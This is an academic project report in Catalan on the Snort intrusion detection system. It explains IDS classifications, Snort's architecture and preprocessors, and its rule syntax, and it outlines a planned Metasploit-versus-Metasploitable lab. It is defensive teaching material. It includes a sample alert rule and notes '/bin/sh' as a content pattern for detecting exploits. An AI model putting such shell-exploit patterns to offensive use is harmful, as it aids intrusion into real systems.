Projecte de detecció d'intrusions amb Snort

Postgrau de seguretat en xarxes i sistemes

Alumne: Carles Orozco Felip

Tutor\a: Cristina Pérez Solà

Data: 14 de juny de 2013

La memòria d'aquest projecte i el software desenvolupat es distribueixen sota llicència Creative Commons.

Es permet qualsevol explotació de l'obra, incloent la finalitat comercial, així com la creació d'obres derivades, la distribució de les quals també està permesa sense ninguna restricció.

Agraeixo a la Cristina Pérez Solà la seva orientació i el seu suport en aquest projecte.

Resum

Aquest projecte englobat dins el postgrau de seguretat en xarxes i sistemes es centrarà en la detecció d'intrusions amb l'IDS de *software* lliure Snort. Els sistemes de detecció d'intrusions (IDS) són dispositius o aplicacions que monitoritzen el tràfic de xarxa amb l'objectiu de detectar comportaments maliciosos.

Snort és un sistema de detecció d'intrusions que ens permet, entre d'altres coses, generar alertes quan detecta que un paquet analitzat té un comportament sospitós o poc habitual.

En aquest projecte, inicialment, analitzarem l'arquitectura del sistema Snort així com les funcionalitats que ens ofereix. Posteriorment, prepararem un entorn amb màquines virtuals que ens permetrà simular diferents atacs a una màquina vulnerable. Tot seguit, crearem les regles que permetin detectar els atacs realitzats i en comprovarem l'eficàcia a l'hora de detectar-los.

Índex

Introducció

Actualment ens trobem que la seguretat dels sistemes d'informació és un tema de vital importància dins les organitzacions ja que la intrusió o l'explotació de qualsevol vulnerabilitat que tingui el sistema de l'organització pot produir la paralització de la productivitat, la revelació d'informació confidencial o l'obtenció d'una mala imatge envers el client.

Dins aquest àmbit de seguretat trobem diferents eines complementàries als sistemes més tradicionals com poden ser els *firewalls*, que ens ajuden a detectar i alertar de possibles intrusions al sistema.

Aquestes eines que ens ajuden a monitoritzar i detectar els esdeveniments que es produeixen en un determinat sistema són els anomenats IDS (*Intrusion Detection System*).

Objectius

L'objectiu d'aquest projecte se centrarà en l'estudi del sistema de detecció d'intrusions (IDS) Snort. Englobarem l'eina Snort dins dels sistemes de detecció d'intrusions actuals, estudiarem la seva arquitectura i analitzarem la seves funcionalitats i configuracions. Realitzarem un cas pràctic en un entorn virtual on demostrarem el seu funcionament a l'hora de detectar diferents atacs.
Per tal d'aconseguir els nostres objectius, dividirem el projecte en diferents parts per tal de seguir un procés, una temporització i una metodologia que ens permetin treballar d'una forma més clara i ordenada.

Metodologia

En el desenvolupament del següent projecte seguirem una metodologia seqüencial que ens permet dividir la realització del projecte en diferents fases.

1 – La fase d'anàlisi ens permetrà recopilar informació i investigar sobre el sistema de detecció d'intrusos Snort i definir quins seran els requeriments necessaris del sistema.

2 – La fase d'implementació ens permetrà desenvolupar virtualment un entorn on aplicarem els conceptes obtinguts en la fase anterior.

3 – A la fase de proves analitzarem el resultats obtinguts de la implementació anterior. En aquesta fase treurem les conclusions dels objectius establerts inicialment.

Planificació

Dividirem el nostre projecte en tres etapes de treball, les quals expliquem més detalladament a continuació:

- **PAC 2** (18 març -22 abril) *5 setmanes*

En aquest període de treball que consta de 5 setmanes ens centrarem en l'estudi teòric del sistema de detecció d'intrusions Snort. Realitzarem una introducció de les eines IDS i les seves tipologies per tal de poder englobar dins d'elles el producte Snort.
Com que el projecte se centra en Snort realitzarem un estudi en profunditat de l'eina. Descriurem que és Snort, quina és la seva arquitectura i quines són les seves funcionalitats, configuracions i ubicacions.

També realitzarem un estudi de quins són els requisits del sistema necessaris i els procediments a seguir per tal de poder instal·lar l'eina Snort.

L'esquema resumit dels apartats que es tractaran en aquest període de treball és:

- Sistemes de detecció d'intrusions (IDS)
- Què és Snort?
- Arquitectura Snort
- Funcionalitats Snort
- On ubiquem Snort?
- Requisits d'instal·lació Snort

- **PAC 3** (22 abril – 31 maig) *6 setmanes*

Un cop ja sabem que és Snort, com funciona i quins són els requisits necessaris per la seva instal·lació, ens disposarem a realitzar la part pràctica del projecte.

Crearem un escenari virtual on simularem un entorn d'atac real. Utilitzarem dos màquines virtuals especialment preparades per aquestes situacions.

La primera màquina virtual tindrà instal·lat el sistema *Metasploitable*, un sistema preparat per ser vulnerable a diferents tipus d'atacs. A més a més hi instal·larem l'eina Snort per poder detectar els atacs que es realitzin sobre ella.

En l'altra màquina virtual hi instal·larem el *framework metasploit* que ens servirà per realitzar els atacs contra la màquina vulnerable.

Un cop tinguem l'escenari de treball muntat, analitzarem quines són les vulnerabilitats que atacarem i configurarem les regles de l'Snort que detectin els atacs realitzats.

L'esquema resumit dels apartats que es tractaran en aquest període de treball és:
- Descripció de l'entorn de treball
- Instal·lació del sistema *Metasploitable*

- Instal·lació Snort
- Instal·lació *Framework metasploit*
- Anàlisis de les vulnerabilitats que atacarem
- Configuració regles Snort per detectar els atacs.


- **PAC 4** (31 de maig – 14 juny) *2 setmanes*

Finalment en aquesta última etapa que engloba les dos últimes setmanes del projecte, provarem el funcionament de l'entorn de treball creat anteriorment i analitzarem els resultats de detecció obtinguts en els atacs que realitzem sobre el sistema vulnerable.

Un cop tinguem els resultats en treurem les conclusions corresponents.

En aquest última etapa de treball aglutinarem la memòria que haurem anat realitzant durant el projecte i afegirem les conclusions obtingudes i presentarem el producte resultant amb el format indicat.

A continuació mostrem una temporització de les tasques comentades anteriorment, representades gràficament mitjançant un diagrama de Gantt, fet que ens permetrà realitzar un control i un seguiment de les tasques per tal d'aconseguir els nostres objectius.



Nombre	Fecha de ...	Fecha d...
Sistemes de detecció d'intrusions	19/03/13	26/03/13
Què és Snort?	27/03/13	27/03/13
Arquitectura Snort	28/03/13	8/04/13
Funcionalitats Snort	9/04/13	15/04/13
On ubiquem Snort?	16/04/13	18/04/13
Requisits instal·lació Snort	19/04/13	22/04/13
Descripció de l'entorn de treball	23/04/13	5/05/13
Instal.lació Metasploitable	23/04/13	5/05/13
Instal·lació Snort	23/04/13	5/05/13
Instal·lació Framework Metasploit	23/04/13	5/05/13
Analisis vulnerabilitats a atacar	6/05/13	19/05/13
Configurar Snort per detectar atacs	20/05/13	31/05/13
Resultats i conclusions	1/06/13	8/06/13
Maquetació i entrega projecte	9/06/13	14/06/13

En el diagrama estan representats els diferents apartats que engloba cada PAC diferenciats entre si per colors diferents.

Estat de l'art

Avui en dia són coneguts els constants atacs que sofreixen el servidors i les xarxes de computadors de les grans empreses. La manera d'evitar o mitigar aquests atacs és monitoritzant la informació i adoptar les mesures necessàries.
Les eines que realitzen aquesta tasca s'anomenen sistemes de detecció d'intrusions.

Existeixen una gran varietat de dispositius que poden realitzar aquestes funcions.
En el nostre cas ens centrarem amb el sistema de detecció d'intrusions Snort.
És un sistema lliure que té un gran suport de la comunitat, que permet esta en constant evolució.
Actualment existeixen molts estudis que analitzen les funcionalitats dels diferents sistemes de detecció d'intrusions i en concret de l'eina Snort, ja que és una de les més esteses.

1. Sistemes de detecció d'intrusos

Un sistema de detecció d'intrusos (o IDS – *Intrusion Detection System*) és una eina especialitzada que ens permet monitoritzar i analitzar el tràfic d'una xarxa o sistema informàtic en busca d'activitats hostils.

Les dades que analitza l'IDS poden variar, des de paquets de xarxa, continguts de fitxers *logs* de diferents dispositius, crides al sistema, etc... A més a més, un IDS sovint disposa d'una base de dades on emmagatzema signatures d'atacs coneguts, el qual permet comparar aquests patrons d'activitat, de tràfic o comportament amb les dades que està monitoritzant. Quan el tràfic analitzat coincideix amb algun patró emmagatzemat a la base de dades, l'IDS pot emetre una alerta o prendre diferents accions automatitzades, com per exemple bloquejar una connexió sospitosa, per tal d'identificar i/o evitar un possible comportament indesitjat sobre el sistema.

Per similitud, podem comparar el comportament sobre la xarxa d'un IDS amb el comportament d'un *software* antivirus sobre un sistema de fitxers. L'antivirus inspecciona el contingut dels fitxers entrants, adjunts de correu, etc... en busca de signatures de virus (patrons de *malware* conegut) o patrons de comportament que coincideixin amb el fitxer analitzat e indiquin activitats sospitoses.

Per ser més específics, la detecció d'intrusos significa la detecció d'usos no autoritzats o atacs sobre una xarxa o sistema. Un IDS està dissenyat per detectar atacs o usos no autoritzats sobre xarxes, sistemes o recursos relacionats i en la majoria de casos intentar desviar o impedir-los si és possible.

De la mateixa manera que els *firewalls*, els IDS poden estar basats en software o poden ser una combinació de *hardware* i *software* que donen forma a un dispositiu IDS preinstal·lat i preconfigurat. Els IDS basats en software es poden ubicar en els mateixos dispositius o servidors on també operen *firewalls*, *gateways* o altres serveis, tot i que la ubicació en sistemes separats és més habitual.

Tot i que la majoria de dispositius de seguretat estiguin focalitzats a una defensa de la xarxa perimetral, els IDS ens permeten monitoritzar tan atacs externs com interns , per tan sovint són utilitzats per detectar violacions de les polítiques de seguretat o altres afers interns d'una companyia.

Podem distingir diferents classes de sistemes de detecció d'intrusions en funció per exemple, del tipus d'activitat , tràfic o sistema que l'IDS monitoritzi. Per exemple, l'IDS que monitoritza enllaços de xarxa en busca de signatures d'atac són anomenats sistemes de detecció d'intrusos basats en xarxa (*network-based* IDS) , mentre que els que operen en un host i monitoritzen el sistema operatiu i el sistema de fitxers en busca de senyals d'intrusions són anomenats sistemes de detecció d'intrusions basats en host (*host-based* IDS).

El conjunt d'IDS que funcionen com a sensors remots i reporten informació a un sistema centralitzat, estan classificats com a sistemes de detecció d'intrusos distribuïts

(*distributed* IDS). També podem trobar IDS basats en aplicació, els quals monitoritzen una aplicació especifica dins del sistema.

Tot i la gran varietat de classes d'IDS, la majoria d'entorns comercials utilitzen una combinació de IDS basats en xarxa i basats en host per tal de monitoritzar la xarxa al mateix temps que monitoritzen els hosts.

També podem classificar els IDS en funció del seu comportament en front la detecció d'un atac. Aquest comportament pot ser passiu o actiu. Un IDS passiu és aquell que només es dedica a monitoritzar el tràfic i alertar a l'administrador corresponent en el cas de detectar alguna anomalia. L'IDS actiu reacciona en front la detecció d'un atac. Aquest IDS pot generar respostes automatitzades com per exemple bloquejar un rang de direccions IP o inclús contraatacar al sistema ofensiu.

Els sistemes de detecció d'intrusos també poden ser classificats en funció dels diferents enfocaments d'anàlisis quan es produeix un esdeveniment a la xarxa o host. Alguns IDS utilitzen bàsicament una tècnica anomenada signatura de detecció o de patró, que s'assembla en la manera en que els sistemes antivirus utilitzen les signatures de virus per identificar i bloquejar els fitxers o sistemes infectats. El sistema analitza cada paquet de xarxa i el compara amb patrons d'atacs coneguts i preconfigurats. Un altre criteri utilitzat és anomenat detecció d'anomalies o heurístic. Aquest criteri utilitza regles o conceptes predefinits sobre quina ha de ser l'activitat "normal" o " no normal" d'un sistema, per tal de detectar comportaments fora de l'habitual, que no estiguin definits dins de les regles o conceptes establerts.

A continuació, podem veure a la figura 1, una classificació resumida dels sistemes de detecció d'intrusions en funció de diferents criteris de classificació:




Fig.1 Classificació IDS

Un dels avantatges d'un sistema de detecció d'intrusos és la capacitat de monitoritzar i analitzar contínuament grans quantitats de dades i alertar immediatament en el cas de detectar alguna anomalia en el sistema analitzat, fet que seria impossible en el cas de

realitzar un anàlisis humà de seguretat. Tot i així és important saber que un IDS "de sèrie" genera una gran quantitat d'informació que pot provocar que una informació legítima quedi diluïda en un mar d'informació de falsos positius. Per tan haurem d'ajustar l'IDS en funció de les nostres necessitats.

Tot i els enormes avantatges que suposa l´ús d'un sistema de detecció d'intrusions, hem de tenir clar que no reemplacen la necessitat de personal especialitzat en seguretat o l'ús de dispositius de seguretat com per exemple els *firewalls*. Un IDS genera molta informació que ha de processar un analista de seguretat per determinar quines són realment activitats hostils i quines són falsos positius.

En la majoria de casos, un IDS no és un mecanisme que previngui i bloquegi atacs, la seva funció principal és la detectar i alertar. A més a més, també hem de tenir en compte que aquests productes també són vulnerables, per exemple mentre es desenvolupa una signatura per un nou atac detectat i en la qual hi haurà un període de temps on aquestes noves vulnerabilitats (*0 day*) no podran ser detectades per l'IDS, com ens podem trobar en el cas d'utilitzar un model d'IDS basat en patrons o firmes.

Aquesta és una de les raons per la qual un IDS hauria de ser un complement a altres mecanismes de defensa com *firewalls*, antivirus,etc ... i no un simple substitut.

2. Snort

El sistema de detecció d'intrusions utilitzat per el desenvolupament d'aquest projecte és Snort. Snort és un sistema de detecció d'intrusions basat en xarxa (NIDS). El seu funcionament és similar a un *sniffer,* ja que monitoritza tot el tràfic de la xarxa en busca de qualsevol tipus d'intrusió. Implementa un motor de detecció d'atacs que permet registrar, alertar i respondre a qualsevol anomalia prèviament definida com un patró.

Snort està disponible sota llicència GPL, és gratuït i funciona sobre diverses plataformes, com per exemple Windows, GNU/Linux i Mac OS. És un dels sistemes de detecció d'intrusions més utilitzats, fet que implica que ja disposi d'una gran quantitat de filtres o patrons ja predefinits, així com un conjunt d'actualitzacions constants.

La primera versió d'Snort va aparèixer a finals de 1998 amb el nom de APE. El seu autor va ser Marty Roesch. Inicialment era un programa escrit per la plataforma Linux, fet que implicava un conjunt de carències com la falta de capacitat per treballar amb múltiples plataformes o el no poder mostrar tots els tipus de paquets de la mateixa manera.

Va ser el desembre de 1998 quan Marty Roesch va desenvolupar la primera versió d'Snort desenvolupada amb la llibreria *libcap*, que garantia una gran portabilitat, tan en la captura com en el format del tràfic analitzat. Inicialment només funcionava com a *sniffer* de paquets i no tenia capacitats reals de funcionar com un sistema de detecció d'intrusions. A partir d'aquell moment s'han anat desenvolupant diferents versions que

incloïen noves funcionalitats que han permès a Snort a ser utilitzat com un dels sistemes de detecció d'intrusions més importants.

L'aplicació Snort pot ser configurada de tres modes diferents: *sniffer*, registre de paquets o detector d'intrusions. En el mode *sniffer,* simplement llegeix el paquets de la xarxa i els mostra en pantalla. El registre de paquets guarda la informació dels paquets analitzats al disc, en una estructura de directoris basada en les direccions origen i destí dels paquets. El mode de detecció d'intrusions és el més complex i configurable, permetent a l'aplicació analitzar el tràfic en busca de patrons coincidents amb patrons anteriorment predefinits.

Tot i haver una gran varietat de possibilitats i característiques a l'hora d'escollir un sistema de detecció d'intrusions, a continuació enumerem i resumim un seguit de raons per la qual utilitzem el sistema Snort com a IDS:

- **Cost** . Snort es tracta d'una aplicació de software lliure molt madura que ens permet competir amb qualsevol aplicació comercial similar. De fet, aplicacions comercials com *Sourcefire* estan desenvolupades a partir de la tecnologia Snort.

- **Estabilitat, robustesa, velocitat**. Una de les seves principals característiques és la seva lleugeresa i velocitat, que permet l'anàlisis de tràfic de grans amples de banda.

- **Flexibilitat**. L'aplicació Snort pot ser utilitzada de diverses maneres, des d'un simple *sniffer*, fins a un complex sistema de detecció d'intrusions. Snort també disposa d'un gran nombre de *plug-ins* i *scripts* desenvolupats per la comunitat que permeten estendre les seves funcionalitats.

- **Suport.** A part de l'ampli suport que aporta la comunitat de software lliure, també disposem del suport d'institucions dedicades a la seguretat, com CERT i SANS. Això es deu a que moltes versions comercials estan desenvolupades a partir del nucli d'Snort, fet que ens permet una constant actualització de signatures a mesura que van apareixent noves vulnerabilitats a la xarxa.

3. Arquitectura Snort

Snort proporciona un conjunt de característiques, entre les que destaquen la captura de tràfic de xarxa, l'anàlisi i el registre del tràfic capturat i la detecció de codi o paquets maliciosos.

El conjunt de components que permeten realitzar les anteriors característiques i que componen l'arquitectura bàsica de Snort són els següents:

- Mòdul de captura de paquets
- Descodificador
- Preprocessador
- Motor de detecció
- Arxiu de regles
- Sistema d'alertes e informes

Seguint aquesta estructura, Snort permetrà la captura i el preprocessat del tràfic de xarxa a partir del mòdul de captura de paquets, el descodificador i el preprocessador. Després realitzarà un anàlisis mitjançant el motor de detecció que compararà el tràfic capturat amb un conjunt de regles definides i posteriorment generarà les alertes i els informes de l'activitat registrada.

La figura 2 ens mostra l'arquitectura Snort comentada anteriorment.




Fig.2 Esquema arquitectura Snort

3.1. Mòdul de captura de paquets

Tal i com el seu nom indica, el mòdul de captura de paquets s'encarrega de capturar el tràfic que circula per la xarxa, aprofitant al màxim els recursos de processament i minimitzant així la pèrdua de paquets en casos de taxes elevades de tràfic.

Snort realitza la captura de tràfic utilitzant la llibreria externa de captura de paquets *libpcap*. *Libpcap* permet la captura de paquets independentment de la plataforma sobre la que estigui funcionant Snort.

3.2. Descodificador

En el cas de les xarxes TCP/IP, el tràfic més habitual acostuma a ser el tràfic de datagrames IP, tot i que és possible l'existència de diferents tipus de tràfics, com per exemple IPX o AppleTalk. A més a més, el tràfic IP consisteix en diferents tipus de protocols com TCP, UDP, ICMP, etc... Això implica que Snort necessiti conèixer a priori el tipus de tràfic per poder interpretar els paquets que són capturats per poder mostrar-los posteriorment en un format comprensible.

Snort ha d'observar l'estructura dels paquets capturats per assegurar-se que segueixen les especificacions establertes. Això ho aconsegueix desxifrant els elements dels protocols específics de cada paquet. El descodificador de paquets és en realitat un conjunt de descodificadors, els quals desxifren els elements dels protocols específics. Funciona sobre una pila de protocols de xarxa, que comença en el nivell més baix (protocols de la capa d'enllaç de dades) i va ascendint a mesura que va desxifrant els protocols de la pila de protocols de xarxa.

En la figura 3 veurem el procés que segueixen els paquets un cop arriben al descodificador.




Fig.3 Esquema arquitectura del descodificador

Un cop els paquets estan emmagatzemats en una estructura de dades, ja estan disponibles per ser analitzats pel preprocessador i el motor de detecció.

3.3. Preprocessador

El protocol TCP/IP és un protocol basat en capes . Cada capa del protocol té una funcionalitat determinada i per funcionar correctament necessita treballar amb la informació ubicada a la capçalera de cada protocol. Per exemple, la capa de xarxa necessita les direccions IP ubicades a les capçaleres dels paquets per comunicar-se.

Tota la informació de la xarxa es transmet en paquets individuals i pot arribar a la destinació de forma desordenada. Per tant el receptor és l'encarregat d'ordenar els paquets per tal que segueixin la lògica que tenien al ser enviats per l'emissor.

Per tant, Snort com que ha d'analitzar tot el tràfic de xarxa e interpretar-lo, també ha de portar un control dels paquets que captura per tal de poder donar-los-hi sentit.

Aquesta és la funció dels preprocessadors d'Snort. S'encarreguen de capturar la informació de la xarxa que circula de forma desordenada i donar-l'hi forma per que la informació pugui ser interpretada correctament. Així un cop tenim les dades que capturem de la xarxa ordenades, ja podrem aplicar les regles per buscar un determinat patró que ens indiqui qualsevol anomalia.

A continuació llistem alguns dels preprocessadors que incorpora la versió 2.9 d'Snort i descrivim les seves funcionalitats:

- *Frag3* . Es basa en la fragmentació IP dels mòduls Snort. Va ser dissenyat per tal de d'aconseguir una execució més ràpida que les versions anteriors i per permetre tècniques antievasió.

- *Stream4 / Stream4_reasemble*. Proporciona un flux de reassemblatge TCP i capacitats d'anàlisis que permeten rastrejar fins a 100.000 connexions simultànies.

- *Flow* . Permet unificar l'estat que mantenen els mecanismes d'Snort en un lloc únic.

- *Stream5*. Mòdul de reassemblatge que intenta substituir tant els preprocessadors stream4 com flow.

- *Sfportscan*. Mòdul desenvolupat per *Sourcefire* per detectar la primera fase d'un atac de xarxa, com és el cas d'un escaneig de ports.

- *Rpc_decode*. Permet normalitzar múltiples registres RPC fragmentats en un únic registre.

- *Http_inspect / Http_inspect_server*. Permet analitzar tant les respostes http dels clients com dels servidors.

- *Performance monitor* . Permet mesurar en temps real el funcionament d'Snort.

- Smtp. És un descodificador per els clients de correu electrònic.

- *FTP / Telnet*. Permet descodificar el tràfic FTP i Telnet per buscar qualsevol activitat sospitosa.

- *SSH* . Per analitzar el tràfic SSH entre clients i servidors.

- *Dce / rpc* . Analitza el tràfic SMB (protocol per compartir arxius i carpetes de Windows).

- *DNS*. Per analitzar el tràfic DNS.

Tots aquests preprocessadors s'activen dins del fitxer de configuració *snort.conf*. Simplement comentant la línia del fitxer on es troba el preprocessador, aquest s'activarà o es desactivarà.

3.4. Motor de detecció

El motor de detecció és la part més important del sistema de detecció d'intrusions Snort. La seva responsabilitat és descobrir qualsevol activitat intrusiva existent en un paquet. El motor de detecció utilitza les regles Snort per aquesta finalitat. Les regles són comparades amb cada paquet analitzat. Si hi ha coincidència es realitza l'acció corresponent (registrar el paquet o generar una alarma), en el cas contrari el paquet és descartat. El motor de detecció pot aplicar les regles tant a la capçalera IP, la capçalera de la capa de transport (TCP, UDP, ICMP) , la capçalera de la capa d'aplicació (DNS, FTP, etc ...) i al contingut de dades del paquet.




Fig.4 Esquema de funcionament del motor de detecció Snort

El rendiment del motor de detecció és un factor important a l'hora d'aconseguir un anàlisis en temps real, ja que si per exemple Snort funciona com a NIDS i el tràfic de xarxa és molt elevat, es poden arribar a descartar paquets. Per tant, a l'hora d'instal·lar Snort, haurem de tenir en compte les característiques de la màquina, la càrrega de la xarxa, les regles definides, etc... per tal d'obtenir un rendiment òptim.

3.4.1 Regles

Les regles o signatures són els patrons que es busquen a dins dels paquets de dades capturats. Les regles d'Snort són utilitzades pel motor de detecció per tal de poder-les comparar amb els paquets capturats en busca d'alguna coincidència que ens alerti d'alguna activitat sospitosa.

De la mateixa manera que els preprocessadors, les regles es configuren en el fitxer *snort.conf* on es poden activar o desactivar, comentant la línia on es troben definides.

Les regles per avaluar un paquet es poden agrupar en quatre categories. Al mateix temps aquestes categories es poden subagrupar en dos grups, les que tenen contingut i les que no tenen contingut. La classificació és la següent:

- **Regles de protocol**. Les regles de protocol són regles que depenen del protocol que s'està analitzant, per exemple el protocol http.

- **Regles de contingut genèric**. Aquestes regles permeten especificar patrons per buscar en el camp de dades d'un paquet. Els patrons poden ser binaris o en mode ASCII. Això pot ser molt útil a l'hora de buscar *exploits*, els quals solen acabar amb cadenes del tipus *"/bin/sh".*

- **Regles de paquets mal formats**. Aquest tipus de regla busca a la capçalera dels paquets algun tipus de incoherència o anomalia. No analitza el contingut dels paquets.

- **Regles IP**. Aquestes regles s'apliquen sobre la capa IP i són comprovades per cada datagrama IP. Després si el datagrama és TCP, UDP o ICMP es realitzarà un anàlisis amb la seva corresponent capa de protocol. Aquests tipus de regles analitzen paquets amb o sense contingut.

Les regles estan dividides amb dos parts diferenciades: la capçalera i les opcions de la regla.

Fig.5 Esquema d'una regla

La capçalera és la primera secció d'una regla Snort. La capçalera ens permet establir l'origen i la destinació d'una comunicació, i realitzar una acció sobre aquesta informació. La capçalera conté alguns criteris per unir la regla amb un paquet de dades e indicar quina acció ha de prendre la regla. L'estructura de la capçalera és:

Fig.6 Estructura de la capçalera d'una regla

El significat de cada camp és el següent:

- **Acció** . Permet indicar l'acció que es realitzarà sobre el paquet. Hi ha cinc valors per defecte que l'acció pot prendre per defecte, tot i que si s'utilitza Snort en el mode "en línia" se'n n'afegeixen tres més. Són els següents:
    - *Alert* . Genera una alerta utilitzant el mètode d'alerta seleccionat i registra el paquet.
    - *Log*. Registra el paquet.
    - *Pass*. Ignora o elimina el paquet.
    - *Activate*. Genera una alerta i després activa un altra regla dinàmica
    - *Dinamic*. Roman en repòs fins que s'activa una regla, llavors actua com a inspector de regles.
    - *Drop (mode en línia).* Bloqueja i registra el paquet.
    - *Reject (mode en línia).* Bloqueja el paquet, el registra i envia un TCP reset si el protocol és TCP o un ICMP port unreachable si el protocol és UDP.
    - *Sdrop*. Bloqueja el paquet però no el registra.
- **Protocol**. Estableix el protocol de comunicacions que serà analitzat. Els possibles valors són: TCP, UDP, IP e ICMP. En un futur s'afegiran més protocols com per exemple ARP, IGRP, GRE, OSPF, etc...
- **Xarxa origen i destí**. Estableix quin és l'origen i el destí de la comunicació. La xarxa origen i destí és indicada mitjançant la direcció IP i la seva màscara de xarxa corresponent.
- **Port origen i destí**. Estableix el port origen i destí de la comunicació.
- **Direcció**. Estableix en quin sentit es realitza la comunicació a través de la xarxa. Els possibles valors són -> (direcció d'origen a destí) , i <> (comunicació bidireccional).

Un exemple d'una capçalera d'una regla seria el següent:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21
```

En aquesta capçalera indiquem que es generi una alerta quan es detectin paquets que estableixen comunicació des de qualsevol port de la xarxa $EXTERNAL_NET cap al port 21 de la xarxa $HOME_NET mitjançant el protocol TCP. Les variables $EXTERNAL_NET i $HOME_NET estan predefinides i contenen les direccions IP origen i destí amb les seves corresponents màscares de xarxa.

La segona secció de l'estructura d'una regla són les opcions. Les opcions estan separades entre si mitjançant *(;)* i les claus de les opcions estan separades per *(:)*. Podem classificar les opcions en quatre categories:

- **General**. Proporciona informació sobre la regla però no té cap efecte durant la detecció.
- **Payload**. Busca patrons a dins la càrrega útil del paquet.
- **Non-Payload**. Busca patrons a dins dels altres camps del paquet que no siguin càrrega útil, per exemple la capçalera.
- **Post-detection**. Permet activar regles específiques després que s'executi una altra regla.

A continuació llistem algunes de les principals opcions de les regles:

- *Msg*. Informa al motor d'alerta quin missatge ha de mostrar. Els caràcters especials com (:) i (;) s'han de col·locar dins l'opció msg amb el caràcter \.
- *Flow*. S'utilitza juntament amb els fluxos TCP, per indicar quines regles s'han d'aplicar només a certs tipus de tràfic.
- *Content*. Permet que Snort realitzi una cerca sensitiva per un contingut específic de la càrrega útil d'un paquet.
- *Reference*. Defineix un enllaç a sistemes d'identificació d'atacs externs, com per exemple bugtraq, cve, etc...
- *Classtype*. Indica quin tipus d'atac intenta el paquet. Obté la informació de les classificacions definides en el fitxer de configuració *classifications.config.*
- *Rev*. Ens indica el número de revisió d'una regla. Quan una regla és modificada, aquest número incrementa el seu valor en un.

